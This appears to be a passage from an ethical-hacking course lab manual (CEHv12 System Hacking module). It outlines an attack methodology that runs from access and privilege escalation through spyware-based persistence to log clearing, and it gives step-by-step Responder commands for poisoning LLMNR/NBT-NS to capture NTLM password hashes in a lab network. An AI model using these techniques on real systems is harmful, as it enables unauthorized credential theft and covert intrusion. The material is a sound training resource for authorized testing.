

Module 06: System Hacking Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Objective

The objective of this task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

1. Gain access to the system
 - Perform active online attack to crack the system's password using Responder
 - Audit system passwords using L0phtCrack
 - Find vulnerabilities on exploit sites

- Exploit client-side vulnerabilities and establish a VNC session
 - Gain access to a remote system using Armitage
 - Gain access to a remote system using Ninja Jonin
 - Perform buffer overflow attack to gain access to a remote system
2. Perform privilege escalation to gain higher privileges
- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
 - Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
 - Escalate privileges by exploiting vulnerability in pkexec
 - Escalate privileges in Linux machine by exploiting misconfigured NFS
 - Escalate privileges by bypassing UAC and exploiting Sticky Keys
 - Escalate privileges to gather hashdump using Mimikatz
3. Maintain remote access and hide malicious activities
- User system monitoring and surveillance using Power Spy
 - User system monitoring and surveillance using Spytech SpyAgent
 - Hide files using NTFS streams
 - Hide data using white space steganography
 - Image steganography using OpenStego and StegOnline
 - Maintain persistence by abusing boot or logon autostart execution
 - Maintain domain persistence by exploiting Active Directory Objects
 - Privilege escalation and maintain persistence using WMI
 - Covert channels using Covert_TCP
4. Clear logs to hide the evidence of compromise
- View, enable, and clear audit policies using Auditpol
 - Clear Windows machine logs using various utilities
 - Clear Linux machine logs using the BASH shell
 - Hiding artifacts in windows and Linux machines
 - Clear Windows machine logs using CCleaner

Lab 1: Gain Access to the System

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack
- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

Overview of Gaining Access



The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.


Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu (10.10.1.9)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.


1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.



2. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.




Jun 7 00:00



3. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine and click **Ctrl+Alt+Del** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.

Note: If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.



4. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

Note: If a **System program problem detected** pop-up appears click **Cancel**.

Note: If a **Software Updater** pop-up appears click **Cancel**.



Jun 7 00:03



Activities



Home



Terminal



5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.


6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.

```
Activities Terminal Jun 7 00:05
ubuntu@ubuntu:~/Responder
ubuntu@ubuntu:~/Responder$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$
```

7. Type **sudo ./Responder.py -l ens3** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.


Note: **-l**: specifies the interface (here, **ens3**). However, the network interface might be different in your machine, to check the interface, issue ifconfig command.



A screenshot of a terminal window titled "Activities Terminal" on an Ubuntu desktop. The title bar shows the date and time as "Jun 7 00:06". The terminal window has a dark background and contains the following command-line session:

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens3
[sudo] password for ubuntu: [REDACTED]
```

8. Responder starts listening to the network interface for events, as shown in the screenshot.



A screenshot of a terminal window titled "Activities Terminal" on an Ubuntu desktop. The title bar shows the date and time as "Jun 7 00:07". The terminal window displays the configuration of the Responder.py tool, including various server modules and options. At the bottom, it shows an error message and a status update:

```
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
